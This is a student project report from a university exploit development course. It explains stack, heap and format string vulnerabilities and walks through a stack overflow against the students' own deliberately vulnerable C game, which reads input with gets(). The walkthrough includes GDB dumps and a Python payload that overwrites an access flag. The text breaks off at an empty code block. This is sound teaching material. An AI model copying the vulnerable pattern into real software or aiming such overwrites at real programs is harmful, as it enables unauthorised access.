جامعة أم القرى
UMM AL-QURA UNIVERSITY

College of Computing |Cybersecurity Department

1446 – 1st Trimester Exploit Development |SEC313)

Project: Exploit Development Toolkit

Student name:	Student ID:
Retaj Baaqeel	
Ruba Alotaibi	
Razan Almalki	
Wafaa Alawadhi	

Table of Contents

Introduction:

In the recent world of cybersecurity, exploit has been rapidly growing and become increasingly sophisticated and complex. Exploit development is the act of taking advantage of system vulnerabilities to gain control of the system, or to perform some malicious activity or attacks like denial-of- service attack. These types of vulnerabilities not only put applications at risk but can also compromise sensitive information and disrupt service, or even hurt the company repudiation. [1]

In this document we are going to develop a comprehensive toolkit which will include the following exploits: stack overflow, heap overflow, and format string vulnerabilities. we will Explain each type of vulnerability, how it works, and its potential impact on the system, also we will provide Detailed steps on how each exploit is executed, lastly will Discuss how to mitigate these vulnerabilities.

Identifying Vulnerabilities

Stack overflow:

Stack is a type of data structure placed in memory, its main job is to store temporary data such as functions local variable, another important note about stack is that it's fixed size which means it will stick to the memory you specific for it. So, if you gave it 10 memory spaces you can only use 10 memory or less but not 11.

So stack overflow occur when the attacker input value that will take more space in the memory than the allocated space as we mention above, the attacker goal here not just to fill the stack but to gain access to the system, so typicality the attacker will look at the memory location and try to identify the EIP pointer location, since the EIP points at the return address of the stack, the attacker can over write this location to lit the stack to point at any location he want.

If the attacker manages to over fill the stack and access the EIP pointer, then this may result in program crashing as the easiest level, but then the attacker may redirect the program to execute any code he wants, and we can consider this as the hardest level for companies to deal with.[2]

Heap overflow:

Heap as for the stack is a type of data structure, heap overflow considered as one of the buffer overflow attacks. Unlike the stack heap when it comes to allocating memory it depends on dynamic memory allocation, which means programmers request a block of memory space and usually it is determined automatically according to the size of the object they are creating. To control heap, you need to use special functions such as malloc and free, and a lot more.[3]

As for the stack heap overflow occur when an attacker write more data than the reserved memory. the attacker can carefully craft an input to over fill the buffer and then target a specific memory location, not just this but the attacker can over write this memory location with malicious instructions.

Potential impact can be similar to stack overflow, so crashing the program or resulting in segmentation fault, it can also result in data corruption.

Format String Vulnerability:

Format string vulnerability it's a type of bug that mainly arise when using the printf group. In the printf function you have one part to specify the format string, and the other part is to add variable in, some common format string: %n, %x, %p.


When the program takes a format string as an input directly from the attacker without proper use of the printf function, Format string vulnerability occur.so let's say the attacker passes the following input "%x%x%x", this simple input will allow the attacker to interpret the program and the program will provide the attacker with three memory addresses from the stack.

This vulnerability has a huge impact on disclosing sensitive information, also the attacker can manipulate the memory by using %n which will overwrite data on the memory.[4]

Exploit Process


Stack overflow:

- First, our program is a guessing game so if you guess the right word, you get coupon of 500 Saudi ryals.
- This is a visual representation of the code:


Welcome to the 'Guess the Secret Phrase' Game!


But don't get too ambitious—keep your guesses under 20 characters.

Enter your guess:




```c
#include <stdio.h>
#include <string.h>

// Function that grants access to a secret feature
void secret_feature() {
    printf("\nCongratulations! You've unlocked the secret feature!\n");
    printf("You have won a coupon worth 500 Riyals!\n");
    printf("Your coupon serial number is: ABCD-1234-EFGH-5678\n");
}

int main() {
    char buffer[20];    // Declare a character array (buffer) of size 20
    int access_granted = 0; // Initialize access_granted flag to 0 (false)

    printf("Welcome to the 'Guess the Secret Phrase' game!\n");
    printf("Please enter a guess that is 20 characters or fewer.\n"); // Request for user input with character limit


    printf("\nEnter your guess: ");
    gets(buffer); // Read user input into buffer (vulnerable function that can cause buffer overflow)

    // Compare the user input to the correct phrase
    if (strcmp(buffer, "HakonaMatata") == 0) {
        printf("\nCorrect! You've guessed the secret phrase!\n");
        access_granted = 1; // Set access_granted to 1 (true) if the guess is correct
    }
    else if (access_granted == 0) {
        printf("\nSorry, that's the wrong phrase. Better luck next time!\n"); // Wrong guess message
    }

    // Check if access has been granted to the secret feature
    if (access_granted) {
        secret_feature(); // Call the secret_feature function if access is granted
    }
    else {
        printf("\nAccess denied. You're not worthy ... yet.\n"); // Deny access message
    }

    return 0;
}
~
~
```

- Now lets compile the code:
  As you can see there is a warning about using gets function, it's a vulnerable function because it doesn't perform any bounds checking on input so it might give a huge input and the buffer cannot handle it which gives us a buffer overflow. This vulnerability can allow for potential exploration, and the better version fgets which enforce input limits size




```
┌──(wafaa㉿kali)-[~/Desktop]
└─$ gcc -m32 -g -fno-stack-protector -o stack stack.c
stack.c: In function 'main':
stack.c:20:5: error: implicit declaration of function 'gets'; did you mean 'fgets'? [-Wimplicit-function-declaration]
   20 |     gets(buffer); // Read user input into buffer (vulnerable function that can cause buffer overflow)
      |     ^~~~
      |     fgets
```

- Let’s try to run the program normally to see its function the wrong guess:



```
┌──(wafaa㉿kali)-[~/Desktop]
└─$ ./stack
Welcome to the 'Guess the Secret Phrase' game!
Please enter a guess that is 20 characters or fewer.

Enter your guess: AngelsCanFly

Sorry, that's the wrong phrase. Better luck next time!

Access denied. You're not worthy ... yet.
```


- And here is with the right guess:



```
┌──(wafaa㉿kali)-[~/Desktop]
└─$ ./stack
Welcome to the 'Guess the Secret Phrase' game!
Please enter a guess that is 20 characters or fewer.

Enter your guess: HakonaMatata

Correct! You've guessed the secret phrase!

Congratulations! You've unlocked the secret feature!
You have won a coupon worth 500 Riyals!
Your coupon serial number is: ABCD-1234-EFGH-5678
```


- Now let’s try to break it in GDB and look deeper, As you can see from the screenshot we got a lot of information:

- First, I saw the first characters where they were stored, then I saw where is the address of access_granted, and its value.




```
(gdb) run
Starting program: /home/wafaa/Desktop/stack
[Thread debugging using libthread_db enabled]
Using host libthread_db library "/lib/x86_64-linux-gnu/libthread_db.so.1".

Breakpoint 1, main () at stack.c:13
13          int access_granted = 0; // Initialize access_granted flag to 0 (false)
(gdb) c
Continuing.
Welcome to the 'Guess the Secret Phrase' game!
Please enter a guess that is 20 characters or fewer.

Enter your guess: WWW

Breakpoint 2, main () at stack.c:23
23          if (strcmp(buffer, "HakonaMatata") == 0) {
(gdb) x/32x $esp
0xffffcfc0:     0x00000000      0x00000000      0x00575757      0x00000000
0xffffcfd0:     0xffffffff      0xf7c11964      0xf7fc1400      0x00000000
0xffffcfe0:     0xffffd000      0xf7e27e14      0x00000000      0xf7c24da5
0xffffcff0:     0x00000000      0x00000000      0xf7c3d839      0xf7c24da5
0xffffd000:     0x00000001      0xffffd0b4      0xffffd0bc      0xffffd020
0xffffd010:     0xf7e27e14      0x080490ad      0x00000001      0xffffd0b4
0xffffd020:     0xf7e27e14      0xffffd0bc      0xf7ffcb60      0x00000000
0xffffd030:     0xf066662f      0x8b5cac3f      0x00000000      0x00000000
(gdb) p &access_granted
$1 = (int *) 0xffffcfdc
(gdb) p access_granted
$2 = 0
(gdb) c
Continuing.

Sorry, that's the wrong phrase. Better luck next time!

Access denied. You're not worthy ... yet.
[Inferior 1 (process 435281) exited normally]
(gdb) 
```

- We did make small explanation of how we get the exact value of 0xffffcfdc as you can see in screenshot:




```
0xffffcf0d: 0xffffffff 0x7c119964 0x7f7c1a00 0x00000000

            3 2 1 0    7 6 5 4    B A 9 8    F E D C
```

- In the GDB output, we observed that the value stored at the target memory location needs to be changed to 0x000001 in order to grant access. This change is necessary to meet the conditions for the program to recognize that access should be granted. We will implement a small script to overwrite this specific memory location with the desired value.




```python
#!/usr/bin/python3  # This line specifies that the script should be executed with Python 3.
import sys  # We import the sys module to use system-specific functions and parameters.

# Now we will write a specific sequence of bytes to the standard output.
sys.stdout.buffer.write(  # We use the buffer of stdout to write binary data directly.
    b'W' * 20 +           # This creates a byte string with 20 'W' characters to fill the buffer.
    b'\x01\x00\x00\x00' +     # We write the value 0×010000 as 0×00 0×00 0×01 in little-endian format to grant access.
    b'W' * 10 +           # Here, we add another byte string of 10 more 'W' characters as extra padding to manipulate the stack and
induce a segmentation fault.
    b'\n'                 # We include a newline byte to ensure the output ends correctly.
)
```

- Let's try the script:



```
(gdb) run < <(python3 scripteno.py)
The program being debugged has been started already.
Start it from the beginning? (y or n) y
Starting program: /home/wafaa/Desktop/stack < <(python3 scripteno.py)
[Thread debugging using libthread_db enabled]
Using host libthread_db library "/lib/x86_64-linux-gnu/libthread_db.so.1".

Breakpoint 1, main () at stack.c:13
13          int access_granted = 0; // Initialize access_granted flag to 0 (false)
(gdb) c
Continuing.
Welcome to the 'Guess the Secret Phrase' game!
Please enter a guess that is 20 characters or fewer.


Breakpoint 2, main () at stack.c:23
23          if (strcmp(buffer, "HakonaMatata") == 0) {
(gdb) x/32x $esp
0xffffcfc0:     0x00000000      0x00000000      0x57575757      0x57575757
0xffffcfd0:     0x57575757      0x57575757      0x57575757      0x00000001
0xffffcfe0:     0x57575757      0x57575757      0x00005757      0xf7c24da5
0xffffcff0:     0x00000000      0x00000000      0xf7c3d839      0xf7c24da5
0xffffd000:     0x00000001      0xffffd0b4      0xffffd0bc      0xffffd020
0xffffd010:     0xf7e27e14      0x080490ad      0x00000001      0xffffd0b4
0xffffd020:     0xf7e27e14      0xffffd0bc      0xf7ffcb60      0x00000000
0xffffd030:     0x895900bb      0xf263caab      0x00000000      0x00000000
(gdb) print access_granted
$4 = 1
(gdb) x\1x &access_granted
Invalid character '\' in expression.
(gdb) x/1x &access_granted
0xffffcfdc:     0x00000001
(gdb) c
Continuing.
Enter your guess:
Congratulations! You've unlocked the secret feature!
You have won a coupon worth 500 Riyals!
Your coupon serial number is: ABCD-1234-EFGH-5678

Program received signal SIGSEGV, Segmentation fault.
0x080492c7 in main () at stack.c:40
40          }
(gdb) 
```


- Another test out of GDB:



```
┌──(wafaa㉿kali)-[~/Desktop]
└─$ python3 scripteno.py | ./stack
Welcome to the 'Guess the Secret Phrase' game!
Please enter a guess that is 20 characters or fewer.

Enter your guess:
Congratulations! You've unlocked the secret feature!
You have won a coupon worth 500 Riyals!
Your coupon serial number is: ABCD-1234-EFGH-5678
zsh: done                 python3 scripteno.py |
zsh: segmentation fault   ./stack
```


- and last thing I want to mention I developed a Python script designed to interact with the C program named Stack. The script utilizes pipes to communicate with the stack executable, enabling us to send input and receive output without directly running the C program.

- I successfully crafted a shellcode to exploit a specific memory location within the program while carefully avoiding a segmentation fault. This meticulous approach allowed us to change the value in memory without causing the program to crash.
- With this successful exploitation, we can now investigate if there are further steps in the program to fully utilize the unlocked secret feature in our code there is not but I mean in other codes maybe it could be, so I tried to avoid the segmentation fault.
- Here is the code:



```python
